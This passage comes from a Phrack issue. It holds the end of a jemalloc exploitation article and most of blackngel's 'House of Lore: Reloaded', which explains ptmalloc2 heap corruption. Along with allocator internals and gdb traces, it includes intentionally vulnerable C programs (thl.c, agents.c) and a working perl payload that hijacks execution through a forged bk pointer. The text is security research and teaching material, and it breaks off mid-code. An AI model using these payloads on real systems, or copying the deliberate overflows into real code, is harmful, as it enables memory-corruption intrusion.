[*] Assuming fake mag_t is at 0xdeadbeef
[*] Preparing input buffer
[*] Executing the vulnerable program
[*] 0xbfbfedd6
...
```

The vulnerable code reports that the environment variable 'FAKE_MAG_T' containing our fake 'mag_t' structure is exported at 0xbfbfedd6.

```
$ ./exploit-mag 0xbfbfedd6
[*] Assuming fake mag_t is at 0xbfbfedd6
[*] Preparing input buffer
[*] Executing the vulnerable program
[*] 0xbfbfedd6
[vuln] v = 0x28311100
[673283456] p1 = 0x28317800
...
[673283456] p2 = 0x42424242
[673282496] p2 = 0x3d545f47
```

Neat. One of the victim threads, the one whose magazine rack is overflown, returns an arbitrary address as a valid region. Overwriting the thread caches is probably the most lethal attack but it suffers from a limitation which we do not consider serious. The fact that the returned memory region and the 'bin_mags[]' element both receive arbitrary addresses, results in a segfault either on the deallocation of 'p2' or once the thread dies by explicitly or implicitly calling 'pthread_exit()'. Possible shellcodes should be triggered _before_ the thread exits or the memory region is freed. Fair enough... :)

```
--[ 4 - A real vulnerability

For a detailed case study on jemalloc heap overflows see the second Art of
Exploitation paper in this issue of Phrack.


--[ 5 - Future work

This paper is the first public treatment of jemalloc that we are aware
of. In the near future, we are planning to research how one can corrupt
the various red black trees used by jemalloc for housekeeping. The rbtree
implementation (defined in rb.h) is fully based on preprocessor macros
and it's quite complex in nature. Although we have already debugged them,
due to lack of time we didn't attempt to exploit the various tree
operations performed on rbtrees. We wish that someone will continue our
work from where we left of. If no one does, then you definitely know whose
articles you'll soon be reading :)


--[ 6 - Conclusion

We have done the first step in analyzing jemalloc. We do know, however,
that we have not covered every possible potential of corrupting the
allocator in a controllable way. We hope to have helped those that were
about to study the FreeBSD userspace allocator or the internals of Firefox
but wanted to have a first insight before doing so. Any reader that
discovers mistakes in our article is advised to contact us as soon as
possible and let us know.

Many thanks to the Phrack staff for their comments. Also, thanks to George
Argyros for reviewing this work and making insightful suggestions.

Finally, we would like to express our respect to Jason Evans for such a
leet allocator. No, that isn't ironic; jemalloc is, in our opinion, one of
the best (if not the best) allocators out there.


--[ 7 - References
```


```
[JESA]  Standalone jemalloc
        - http://www.canonware.com/cgi-bin/gitweb.cgi?p=jemalloc.git

[JEMF]  Mozilla Firefox jemalloc
        - http://hg.mozilla.org/mozilla-central/file/tip/memory/jemalloc

[JEFB]  FreeBSD 8.2-RELEASE-i386 jemalloc
        - http://www.freebsd.org/cgi/cvsweb.cgi/src/lib/libc/stdlib/
            malloc.c?rev=1.183.2.5.4.1;content-type=text%2Fplain;
            only_with_tag=RELENG_8_2_0_RELEASE

[JELX]  Linux port of the FreeBSD jemalloc
        - http://www.canonware.com/download/jemalloc/
            jemalloc_linux_20080828a.tbz

[JE06]  Jason Evans, A Scalable Concurrent malloc(3) Implementation for
            FreeBSD
        - http://people.freebsd.org/~jasone/jemalloc/bsdcan2006
            /jemalloc.pdf

[PV10]  Peter Vreugdenhil, Pwn2Own 2010 Windows 7 Internet Explorer 8
            exploit
```

- http://vreugdenhilresearch.nl
/Pwn2Own-2010-Windows7-InternetExplorer8.pdf

[FENG] Alexander Sotirov, Heap Feng Shui in Javascript
- http://www.phreedom.org/research/heap-feng-shui/
heap-feng-shui.html

[HOEJ] Mark Daniel, Jake Honoroff, Charlie Miller, Engineering Heap
Overflow Exploits with Javascript
- http://securityevaluators.com/files/papers/isewoot08.pdf

[CVRS] Chris Valasek, Ryan Smith, Exploitation in the Modern Era
(Blueprint)
- https://www.blackhat.com/html/bh-eu-11/
bh-eu-11-briefings.html#Valasek

[VPTR] rix, Smashing C++ VPTRs
- http://www.phrack.org/issues.html?issue=56&id=8

[HAPF] huku, argp, Patras Heap Massacre
- http://fosscomm.ceid.upatras.gr/

[APHN] argp, FreeBSD Kernel Massacre
- http://ph-neutral.darklab.org/previous/0x7db/talks.html

[UJEM] unmask_jemalloc
- https://github.com/argp/unmask_jemalloc

2. The House Of Lore: Reloaded - blackngel


```
                             ==Phrack Inc.==

               Volume 0x0e, Issue 0x43, Phile #0x08 of 0x10
```


```
|=-----------------------------------------------------------------------=|
|=-------------------=[ The House Of Lore: Reloaded ]=-------------------=|
|=-------------=[ ptmalloc v2 & v3: Analysis & Corruption ]=-------------=|
|=-----------------------------------------------------------------------=|
|=-------------------------=[  by blackngel  ]=--------------------------=|
|=-----------------------------------------------------------------------=|
```

```
                 ^^
             *`* @@ *`*     HACK THE WORLD
            *   *--*   *
                 ##         <blackngel1@gmail.com>
                 ||         <black@set-ezine.org>
                *  *
               *    *       (C) Copyleft 2010 everybody
              _*    *_
```

--[CONTENTS

1 - Preface

2 - Introduction

2.1 - KiddieDbg Ptmalloc2

2.2 - SmallBin Corruption

2.2.1 - Triggering The HoL(e)

2.2.2 - A More Confusing Example

3 - LargeBin Corruption Method

4 - Analysis of Ptmalloc3

4.1 - SmallBin Corruption (Reverse)

4.2 - LargeBin Method (TreeBin Corruption)

4.3 - Implement Security Checks

4.3.1 - Secure Heap Allocator (Utopian)

4.3.2 - dnmalloc

4.3.3 - OpenBSD malloc

5 - Miscellany, ASLR and More

6 - Conclusions

7 - Acknowledgments

8 - References

9 - Wargame Code

--[END OF CONTENTS

```
           .-----------.
---[ 1 ---[   Preface   ]---
           .-----------.
```

No offense, I could say that sometimes the world of hackers (at least) is divided into two camps:

1.- The illustrious characters who spend many hours to find holes in the current software.

2.- And the hackers who spend most of their time to find a way to exploit a vulnerable code/environment that does not exist yet.

Maybe, it is a bit confusing but this is like the early question: which came first, the chicken or the egg? Or better... Which came first, the bug or the exploit?

Unlike what happens with an ordinary Heap Overflow, where we could say it's the logical progression over time of a Stack Overflow, with The House of Lore technique seems to happen something special and strange, we know it's there (a thorn in your mind), that something happens, something is wrong and that we can exploit it.

But we do not know how to do it. And that is all over this stuff, we know the technique (at least the Phantasmal Phantasmagoria explanation), but perhaps has anyone seen a sample vulnerable code that can be exploited?

Maybe someone is thinking: well, if the bug exists and it is an ordinary Heap Overflow...

1.- What are the conditions to create a new technique?

2.- Why a special sequence of calls to malloc( ) and free( ) allows a specific exploit technique and why another sequence needs other technique?

3.- What are the names of those sequences? Are the sequences a bug or is it pure luck?

This can give much food for thought. If Phantasmal had left a clear evidence of his theory, surely we would have forgotten about it, but as this did not happened, some of us are spending all day analyzing the way to create a code that can be committed with a technique that a virtual expert gave us in 2005 in a magnificent article that everyone already knows, right?

We speak about "Malloc Maleficarum" [1], great theory that I myself had the opportunity to demonstrate in practice in the "Malloc Des-Maleficarum" [2] article. But unfortunately I left a job unresolved yet. In the pas I was not able to interpret so correct one of the techniques that were presented by Phantasmal, we speak of course of "The House of Lore" technique, but in a moment of creativity it seems that I finally found a solution.

Here I submit the details of how a vulnerable code can be attacked with The House of Lore (THoL from now), thus completing a stage that for some reason was left unfinished.

In addition, we will target not only the smallbin corruption method which many have heard of, but we also introduce the complications in largebin method and how to solve them. I also present two variants based on these techniques that I have found to corrupt the Ptmalloc3 structure.

There are also more content in this paper like a small program where to apply one of the techniques can be exploited, it is very useful for an exploiting-wargame.

And... yes, THoL was exactly the thorn that I had into my mind.

```
               << One can resist the invasion
                  of an army but one cannot
                  resist the invasion of ideas. >>

                                 [ Victor Hugo ]
```

```
           .----------------.
---[ 2 ---[   Introduction   ]---
           .----------------.
```

Then, before starting with practical examples, we reintroduce the technical background of the THoL. While that one might take the Phantasmal's theory as the only support for subsequent descriptions, we will offer a bigger and more deep approach to the subject and also some small indications on how you can get some information from Ptmalloc2 in runtime without having to modify or recompile your personal GlibC.

We mention that dynamic hooks could be a better way to this goal. More control, more conspicuous.

```
               << Great spirits have always encountered
                  violent opposition from mediocre minds. >>

                                       [ Albert Einstein ]
```

```
             .-----------------------.
---[ 2.1 ---[   KiddieDbg Ptmalloc2   ]---
             .-----------------------.
```

In an effort to make things easier to the reader when we will perform all subsequent tests, let's indicate the simple way you can use PTMALLOC2 to obtain the necessary information from within each attack.

To avoid the tedious task of recompiling GLIBC when one makes a minor change in "malloc.c", we decided to directly download the sources of ptmalloc2 from: http://www.malloc.de/malloc/ptmalloc2-current.tar.gz.

Then we compiled it in a Kubuntu 9.10 Linux distribution (it will not be a

great effort to type a make) and you can directly link it as a static
library to each of our examples like this:

```
   gcc prog.c libmalloc.a -o prog
```

However, before compiling this library, we allowed ourselves the luxury of introducing a pair of debugging sentences. To achieve this we made use of a function that is not accessible to everybody, one has to be very eleet to know it and only those who have been able to escape to Matrix have the right to use it. This lethal weapon is known among the gurus as "printf( )".

And now, enough jokes, here are the small changes in "malloc.c" to get some information at runtime:

```
----- snip -----

Void_t*
_int_malloc(mstate av, size_t bytes)
{
....
  checked_request2size(bytes, nb);

  if ((unsigned long)(nb) <= (unsigned long)(av->max_fast)) {
    ...
  }

  if (in_smallbin_range(nb)) {
    idx = smallbin_index(nb);
    bin = bin_at(av,idx);
    if ( (victim = last(bin)) != bin) {

printf("\n[PTMALLOC2] -> (Smallbin code reached)");
printf("\n[PTMALLOC2] -> (victim = [ %p ])", victim);

      if (victim == 0) /* initialization check */
        malloc_consolidate(av);
      else {
        bck = victim->bk;

printf("\n[PTMALLOC2] -> (victim->bk = [ %p ])\n", bck);

        set_inuse_bit_at_offset(victim, nb);
        bin->bk = bck;
        bck->fd = bin;

        if (av != &main_arena)
          victim->size |= NON_MAIN_ARENA;
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }
    }
  }

----- snip -----
```

Here we can know when a chunk is extracted from its corresponding bin to satisfy a memory request of appropriate size. In addition, we can control the pointer value that takes the "bk" pointer of a chunk if it has been

previously altered.

```
----- snip -----

  use_top:
    victim = av->top;
    size = chunksize(victim);

    if ((unsigned long)(size) >= (unsigned long)(nb + MINSIZE)) {
      ........
printf("\n[PTMALLOC2] -> (Chunk from TOP)");
      return chunk2mem(victim);
    }

----- snip -----
```

Here you simply provide a warning to be aware of when a memory request is served from the Wilderness chunk (av->top).

```
----- snip -----

        bck = unsorted_chunks(av);
        fwd = bck->fd;
        p->bk = bck;
        p->fd = fwd;
        bck->fd = p;
        fwd->bk = p;
printf("\n[PTMALLOC2] -> (Freed and unsorted chunk [ %p ])", p);

----- snip -----
```

Unlike the first two changes which were introduced in the "_int_malloc( )" function, the latter did it in "_int_free( )" and clearly indicates when a chunk has been freed and introduced into the unsorted bin for a further use of it.

> << I have never met a man so
> ignorant that I couldn't
> learn something from him. >>
>
> [Galileo Galilei]

```
             .-----------------------.
---[ 2.2 ---[   SmallBin Corruption   ]---
             .-----------------------.
```

Take again before starting the piece of code that will trigger the vulnerability described in this paper:

```
----- snip -----

  if (in_smallbin_range(nb)) {
```

```
    idx = smallbin_index(nb);
    bin = bin_at(av,idx);
    if ( (victim = last(bin)) != bin) {

      if (victim == 0) /* initialization check */
        malloc_consolidate(av);
      else {
        bck = victim->bk;
        set_inuse_bit_at_offset(victim, nb);
        bin->bk = bck;
        bck->fd = bin;

        if (av != &main_arena)
          victim->size |= NON_MAIN_ARENA;
        check_malloced_chunk(av, victim, nb);
        return chunk2mem(victim);
      }

----- snip -----
```

To reach this area of the code inside "_int_malloc( )", one assumes the fact that the size of memory request is largest that the current value of "av->max_fast" in order to pass the first check and avoid fastbin[ ] utilization. Remember that this value is "72" by default.

This done, then comes the function "in_smallbin_range(nb)" which checks in turn if the chunk of memory requested is less than that MIN_LARGE_SIZE, defined to 512 bytes in malloc.c.

We know from the documentation that: "the size bins for less than 512 bytes contain always the same size chunks". With this we know that if a chunk of a certain size has been introduced in its corresponding bin, a further request of the same size will find the appropriate bin and will return the previously stored chunk. The functions "smallbin_index(nb)" and "bin_at(av, idx)" are responsible for finding the appropriate bin for the chunk requested.

We also know that a "bin" is a couple of pointers "fd" and "bk", the purpose of the pointers is to close the doubly linked list of the free chunks. The macro "last(bin)" returns the pointer "bk" of this "fake chunk", it also indicates the last available chunk in the bin (if any). If none exists, the pointer "bin->bk" would be pointing to itself, then it will fail the search and it would be out of the smallbin code.

If there is an available chunk of adequate size, the process is simple. Before being returned to the caller, it must be unlinked from the list and, in order to do it, malloc uses the following instructions:

```
   1) bck = victim->bk; // bck points to the penultimate chunk

   2) bin->bk = bck;    // bck becomes the last chunk

   3) bck->fd = bin;    // fd pointer of the new last chunk points
                           to the bin to close the list again
```

If all is correct, the user is given the pointer *mem of victim by the macro "chunk2mem(victim)."

The only extra tasks in this process are to set the PREV_INUSE bit of the contiguous chunk, and also to manage the NON_MAIN_ARENA bit if victim is not in the main arena by default.

And here is where the game starts.

The only value that someone can control in this whole process is obviously the value of "victim->bk". But to accomplish this, a necessary condition must be satisfied:

1 - That two chunks have been allocated previously, that the latter has been freed and that the first will be vulnerable to an overflow.

If this is true, the overflow of the first chunk will allow to manipulate the header of the already freed second chunk, specifically the "bk" pointer because other fields are not interesting at this time. Always remember that the overflow must always occur after the release of this second piece, and I insist on it because we do not want to blow the alarms within "_int_free()" before its time.

As mentioned, if this manipulated second piece is introduced in its corresponding bin and a new request of the same size is performed, the smallbin code is triggered, and therefore come to the code that interests us.

"bck" is pointing to the altered "bk" pointer of victim and as a result, will become the last piece in "bin->bk = bck". Then a subsequent call to malloc( ) with the same size could deliver a chunk in the position of memory with which we had altered the "bk" pointer, and if this were in the stack we already know what happens.

In this attack one must be careful with the sentence "bck->fd = bin" since this code tries to write to the pointer "fd" the bin's address to close the linked list, this memory area must have writing permissions.

The only last thing really important for the success of our attack:

When a chunk is freed, it is inserted into the known "unsorted bin". This is a special bin, also a doubly linked list, with the peculiarity that the chunks are not sorted (obviously) according to the size. This bin is like a stack, the chunks are placed in this bin when they are freed and the chunks will always been inserted in the first position.

This is done with the intention that a subsequent call to "malloc( ), calloc( ) or realloc( )" can make use of this chunk if its size can fulfill the request. This is done to improve efficiency in the memory allocation process as each chunk introduced in the unsorted bin has a chance to be reused immediately without going through the sorting algorithm.

How does this process work?

All begins within "_int_malloc( )" with the next loop:

```
   while ( (victim = unsorted_chunks(av)->bk) != unsorted_chunks(av))
```

then takes the second last piece of the list:

```
   bck = victim->bk
```

checks if the memory request is within "in_smallbin_range( )", and it is checked whether the request could be met with victim. Otherwise, proceed to

remove victim from unsorted bin with:

```
  unsorted_chunks(av)->bk = bck;
  bck->fd = unsorted_chunks(av);
```

which is the same as saying: the bin points to the penultimate chunk, and the penultimate chunk points to the bin which becomes the latest chunk in the list.

Once removed from the list, two things can happen. Either the size of the removed chunk matches with the request made (size == nb) in which case it returns the memory for this chunk to the user, or it does not coincide and that's when we proceed to introduce the chunk in the adequate bin with:

```
   bck = bin_at(av, victim_index);
   fwd = bck->fd;
   .....
   .....
   victim->bk = bck;
   victim->fd = fwd;
   fwd->bk = victim;
   bck->fd = victim;
```


Why do we mention this? Well, the condition that we mentioned requires that the freed and manipulated chunk will be introduced in its appropriate bin, since as Phantasmal said, altering an unsorted chunk is not interesting at this time.

With this in mind, our vulnerable program should call malloc( ) between the vulnerable copy function and the subsequent call to malloc( ) requesting the same size as the chunk recently freed. In addition, this intermediate call to malloc( ) should request a size larger than the released one, so that the request can not be served from unsorted list of chunks and proceeds to order the pieces into their respective bins.


We note before completing this section that a bin of a real-life application might contain several chunks of the same size stored and waiting to be used. When a chunk comes from unsorted bin, that is inserted into its appropriate bin as the first in the list, and according to our theory, our altered chunk is not being used until it occupies the last position (last(bin)). If this occurs, multiple calls to malloc( ) with the same size must be triggered so that our chunk reaches the desired position in the circular list. At that point, the "bk" pointer must be hacked.

Graphically would pass through these stages:


Stage 1: Insert victim into smallbin[ ].




Stage 2: "n" calls to malloc( ) with same size.



Stage 3: Overwrite "bk" pointer of victim.



Stage 4: Last call to malloc( ) with same size.



It is where the pointer "*mem" is returned pointing to the stack and thus giving full control of the attacked system. However as there are people who need to see to believe, read on next section.

Note: I have not checked all versions of glibc, and some changes have been made since I wrote this paper. For example, on an Ubuntu box (with glibc 2.11.1) we see the next fix:

```
----- snip -----

        bck = victim->bk;
        if (__builtin_expect (bck->fd != victim, 0))
          {
            errstr = "malloc(): smallbin double linked list corrupted";
            goto errout;
          }
        set_inuse_bit_at_offset(victim, nb);
        bin->bk = bck;
        bck->fd = bin;

----- snip -----
```

This check can still be overcome if you control an area into the stack and you can write an integer such that its value is equal to the address of the recently free chunk (victim). This must happen before the next call to malloc( ) with the same size requested.

```
              << The grand aim of all science is to cover
                 the greatest number of empirical facts
                 by logical deduction from the smallest
                 number of hypotheses or axioms. >>

                                    [ Albert Einstein ]
```

```
                  .-------------------------.
---[ 2.2.1 ---[   Triggering The HoL(e)    ]---
                  .-------------------------.
```

After the theory... A practical example to apply this technique, here is a

detailed description:

```
---[ thl.c ]---

#include <stdio.h>
#include <string.h>

void evil_func(void)
{
    printf("\nThis is an evil function. You become a cool \
hacker if you are able to execute it.\n");
}

void func1(void)
{
    char *lb1, *lb2;

    lb1 = (char *) malloc(128);
    printf("LB1 -> [ %p ]", lb1);
    lb2 = (char *) malloc(128);
    printf("\nLB2 -> [ %p ]", lb2);

    strcpy(lb1, "Which is your favourite hobby? ");
    printf("\n%s", lb1);
    fgets(lb2, 128, stdin);
}

int main(int argc, char *argv[])
{
    char *buff1, *buff2, *buff3;

    malloc(4056);
    buff1 = (char *) malloc(16);
    printf("\nBuff1 -> [ %p ]", buff1);
    buff2 = (char *) malloc(128);
    printf("\nBuff2 -> [ %p ]", buff2);
    buff3 = (char *) malloc(256);
    printf("\nBuff3 -> [ %p ]\n", buff3);

    free(buff2);

    printf("\nBuff4 -> [ %p ]\n", malloc(1423));

    strcpy(buff1, argv[1]);

    func1();

    return 0;
}

---[ end thl.c ]---
```

The program is very simple, we have a buffer overflow in "buff1" and an "evil_func( )" function which is never called but which we want to run.

In short we have everything we need in order to trigger THoL:

1) Make a first call to malloc(4056), it shouldn't be necessary but we use to warm up the system. Furthermore, in a real-life application the heap

probably won't be starting from scratch.

2) We allocate three chunks of memory, 16, 128 and 256 bytes respectively, since no chunks has been released before, we know that they must been taken from the Wilderness or Top Chunk.

3) Free() the second chunk of 128 bytes. This is placed in the unsorted bin.

4) Allocate a fourth piece larger than the most recently freed chunk. The "buff2" is now extracted from the unsorted list and added to its appropriate bin.

5) We have a vulnerable function strcpy( ) that can overwrite the header of the chunk previously passed to free( ) (including its "bk" field).

6) We call func1( ) which allocated two blocks of 128 bytes (the same size as the piece previously released) to formulate a question and get a user response.

It seems that in point 6 there is nothing vulnerable, but everyone knows that if "LB2" point to the stack, then we may overwrite a saved return address. That is our goal, and we will see this approach.

A basic execution could be like this:

```
black@odisea:~/ptmalloc2$ ./thl AAAA

[PTMALLOC2] -> (Chunk from TOP)
Buff1 -> [ 0x804ffe8 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff2 -> [ 0x8050000 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff3 -> [ 0x8050088 ]

[PTMALLOC2] -> (Freed and unsorted chunk [ 0x804fff8 ])
[PTMALLOC2] -> (Chunk from TOP)
Buff4 -> [ 0x8050190 ]

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0x804fff8 ])
[PTMALLOC2] -> (victim->bk = [ 0x804e188 ])
LB1 -> [ 0x8050000 ]
[PTMALLOC2] -> (Chunk from TOP)
LB2 -> [ 0x8050728 ]
Which is your favourite hobby: hack
black@odisea:~/ptmalloc2$
```

We can see that the first 3 malloced chunks are taken from the TOP, then the second chunk (0x0804fff8) is passed to free() and placed in the unsorted bin. This piece will remain here until the next call to malloc( ) will indicate whether it can meet the demand or not.

Since the allocated fourth buffer is larger than the recently freed, it's taken again from TOP, and buff2 is extracted from unsorted bin to insert it into the bin corresponding to its size (128).

After we see how the next call to malloc(128) (lb1) triggers smallbin code returning the same address that the buffer previously freed. You can see the value of "victim->bk" which is what should take (lb2) after this

address had been passed to the chunk2mem( ) macro.

However, we can see in the output: the lb2 is taken from the TOP and not from a smallbin. Why? Simple, we've just released a chunk (only had a piece in the corresponding bin to the size of this piece) and since we have not altered the "bk" pointer of the piece released, the next check:

```
   if ( (victim = last(bin)) != bin)
```

which is the same as:

```
   if ( (victim = (bin->bk = oldvictim->bk)) != bin)
```

will say that the last piece in the bin points to the bin itself, and therefore, the allocation must be extracted from another place.

Until here all right, then, what do we need to exploit the program?

1) Overwrite buff2->bk with an address on the stack near a saved return address (inside the frame created by func1( )).

2) This address, in turn, must fall on a site such that the "bk" pointer of this fake chunk will be an address with write permissions.

3) The evil_func()'s address with which we want to overwrite EIP and the necessary padding to achieve the return address.

Let's start with the basics:

If we set a breakpoint in func1( ) and examine memory, we get:

```
(gdb) x/16x $ebp-32
0xbffff338:     0x00000000      0x00000000      0xbffff388      0x00743fc0
0xbffff348:     0x00251340      0x00182a20      0x00000000      0x00000000
0xbffff358:     0xbffff388      0x08048d1e      0x0804ffe8      0xbffff5d7
0xbffff368:     0x0804c0b0      0xbffff388      0x0013f345      0x08050088

EBP -> 0xbffff358
RET -> 0xbffff35C
```

But the important thing here is that we must alter buff2->bk with the "0xbffff33c" value so the new victim->bk take a writable address.

Items 1 and 2 passed. The evil_func()'s address is:

```
(gdb) disass evil_func
Dump of assembler code for function evil_func:
0x08048ba4 <evil_func+0>:       push   %ebp
```

And now, without further delay, let's see what happens when we merge all these elements into a single attack:

```
black@odisea:~/ptmalloc2$ perl -e 'print "BBBBBBBB". "\xa4\x8b\x04\x08"' >
evil.in
```

```
...

(gdb) run `perl -e 'print "A"x28 . "\x3c\xf3\xff\xbf"'` < evil.in

[PTMALLOC2] -> (Chunk from TOP)
Buff1 -> [ 0x804ffe8 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff2 -> [ 0x8050000 ]
[PTMALLOC2] -> (Chunk from TOP)
Buff3 -> [ 0x8050088 ]

[PTMALLOC2] -> (Freed and unsorted chunk [ 0x804fff8 ])
[PTMALLOC2] -> (Chunk from TOP)
Buff4 -> [ 0x8050190 ]

[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0x804fff8 ])
[PTMALLOC2] -> (victim->bk = [ 0xbffff33c ]) // First stage of attack
LB1 -> [ 0x8050000 ]
[PTMALLOC2] -> (Smallbin code reached)
[PTMALLOC2] -> (victim = [ 0xbffff33c ])     // Victim in the stack
[PTMALLOC2] -> (victim->bk = [ 0xbffff378 ]) // Address with write perms

LB2 -> [ 0xbffff344 ]                        // Boom!
Which is your favourite hobby?

This is an evil function. You become a cool hacker if you are able to
execute it.                                  // We get a cool msg.

Program received signal SIGSEGV, Segmentation fault.
0x08048bb7 in evil_func ()
(gdb)
```

You must be starting to understand now what I wanted to explain in the preface of this article, instead of discovering or inventing a new technique, what we have been doing for a long time is to find the way to design a vulnerable application to this technique which had fallen us from the sky a few years ago.

Compile this example with normal GLIBC and you will get the same result, only remember adjusting evil_func( ) address or the area where you have stored your custom arbitrary code.

<< The unexamined life is not worth living. >>

[Socrates]

```
                 .----------------------------.
---[ 2.2.2 ---[   A More Confusing Example   ]---
                 .----------------------------.
```

To understand how THoL could be applied in a real-life application, I present below a source code created by me as if it were a game, that will offer a broader view of the attack.

This is a crude imitation of an agent manager. The only thing this program

can do is creating a new agent, editing it (ie edit their names and descriptions) or deleting it. To save space, one could edit only certain fields of an agent, leaving the other free without taking up memory or freeing when no longer needed.

In addition, to avoid unnecessary extensions in this paper, the entire information entered into the program is not saved in any database and only remains available while the application is in execution.

```
---[ agents.c ]---

#include <stdlib.h>
#include <stdio.h>
#include <string.h>

void main_menu(void);

void create_agent(void);
void select_agent(void);
void edit_agent(void);
void delete_agent(void);

void edit_name(void);
void edit_lastname(void);
void edit_desc(void);
void delete_name(void);
void delete_lastname(void);
void delete_desc(void);
void show_data_agent(void);

typedef struct agent {
   int id;
   char *name;
   char *lastname;
   char *desc;
} agent_t;

agent_t *agents[256];
int agent_count = 0;
int sel_ag = 0;

int main(int argc, char *argv[])
{
      main_menu();
}

void main_menu(void)
{
   int op = 0;
   char opt[2];

   printf("\n\t\t\t\t[1] Create new agent");
   printf("\n\t\t\t\t[2] Select Agent");
   printf("\n\t\t\t\t[3] Show Data Agent");
   printf("\n\t\t\t\t[4] Edit agent");
   printf("\n\t\t\t\t[0] <- EXIT");
   printf("\n\t\t\t\tSelect your option:");
   fgets(opt, 3, stdin);

   op = atoi(opt);
```

```
   switch (op) {
        case 1:
                create_agent();
                break;
        case 2:
                select_agent();
                break;
        case 3:
                show_data_agent();
                break;
        case 4:
                edit_agent();
                break;
        case 0:
                 exit(0);
        default:
                break;
   }

   main_menu();
}

void create_agent(void)
{
   agents[agent_count] = (agent_t *) malloc(sizeof(agent_t));
   sel_ag = agent_count;
   agents[agent_count]->id = agent_count;
   agents[agent_count]->name = NULL;
   agents[agent_count]->lastname = NULL;
   agents[agent_count]->desc = NULL;
   printf("\nAgent %d created, now you can edit it", sel_ag);
   agent_count += 1;
}

void select_agent(void)
{
   char ag_num[2];
   int num;

   printf("\nWrite agent number: ");
   fgets(ag_num, 3, stdin);
   num = atoi(ag_num);

   if ( num >= agent_count ) {
       printf("\nOnly %d available agents, select another", agent_count);
   } else {
       sel_ag = num;
       printf("\n[+] Agent %d selected.", sel_ag);
   }
}

void show_data_agent(void)
{
   printf("\nAgent [%d]", agents[sel_ag]->id);

   printf("\nName: ");
   if(agents[sel_ag]->name != NULL)
       printf("%s", agents[sel_ag]->name);

   printf("\nLastname: ");
```

```
   if(agents[sel_ag]->lastname != NULL)
       printf("%s", agents[sel_ag]->lastname);

   printf("\nDescription: ");
   if(agents[sel_ag]->desc != NULL)
       printf("%s", agents[sel_ag]->desc);
}

void edit_agent(void)
{
   int op = 0;
   char opt[2];

   printf("\n\t\t\t\t[1] Edit name");
   printf("\n\t\t\t\t[2] Edit lastname");
   printf("\n\t\t\t\t[3] Edit description");
   printf("\n\t\t\t\t[4] Delete name");
   printf("\n\t\t\t\t[5] Delete lastname");
   printf("\n\t\t\t\t[6] Delete description");
   printf("\n\t\t\t\t[7] Delete agent");
   printf("\n\t\t\t\t[0] <- MAIN MENU");
   printf("\n\t\t\t\tSelect Agent Option: ");
   fgets(opt, 3, stdin);

   op = atoi(opt);

   switch (op) {
      case 1:
           edit_name();
           break;
      case 2:
           edit_lastname();
           break;
      case 3:
           edit_desc();
           break;
      case 4:
           delete_name();
           break;
      case 5:
           delete_lastname();
           break;
      case 6:
           delete_desc();
           break;
      case 7:
           delete_agent();
           break;
      case 0:
           main_menu();
      default:
         break;
   }

   edit_agent();
}

void edit_name(void)
{
   if(agents[sel_ag]->name == NULL) {
      agents[sel_ag]->name = (char *) malloc(32);
```

```
        printf("\n[!!!]malloc(ed) name [ %p ]", agents[sel_ag]->name);
    }

    printf("\nWrite name for this agent: ");
    fgets(agents[sel_ag]->name, 322, stdin);
}

void delete_name(void)
{
    if(agents[sel_ag]->name != NULL) {
        free(agents[sel_ag]->name);
        agents[sel_ag]->name = NULL;
    }
}

void edit_lastname(void)
{
    if(agents[sel_ag]->lastname == NULL) {
        agents[sel_ag]->lastname = (char *) malloc(128);
        printf("\n[!!!]malloc(ed) lastname [ %p ]",agents[sel_ag]->lastname);
    }

    printf("\nWrite lastname for this agent: ");
    fgets(agents[sel_ag]->lastname, 127, stdin);
}

void delete_lastname(void)
{
    if(agents[sel_ag]->lastname != NULL) {
        free(agents[sel_ag]->lastname);
        agents[sel_ag]->lastname = NULL;
    }
}

void edit_desc(void)
{
    if(agents[sel_ag]->desc == NULL) {
        agents[sel_ag]->desc = (char *) malloc(256);
        printf("\n[!!!]malloc(ed) desc [ %p ]", agents[sel_ag]->desc);
    }

    printf("\nWrite description for this agent: ");
    fgets(agents[sel_ag]->desc, 255, stdin);
}

void delete_desc(void)
{
    if(agents[sel_ag]->desc != NULL) {
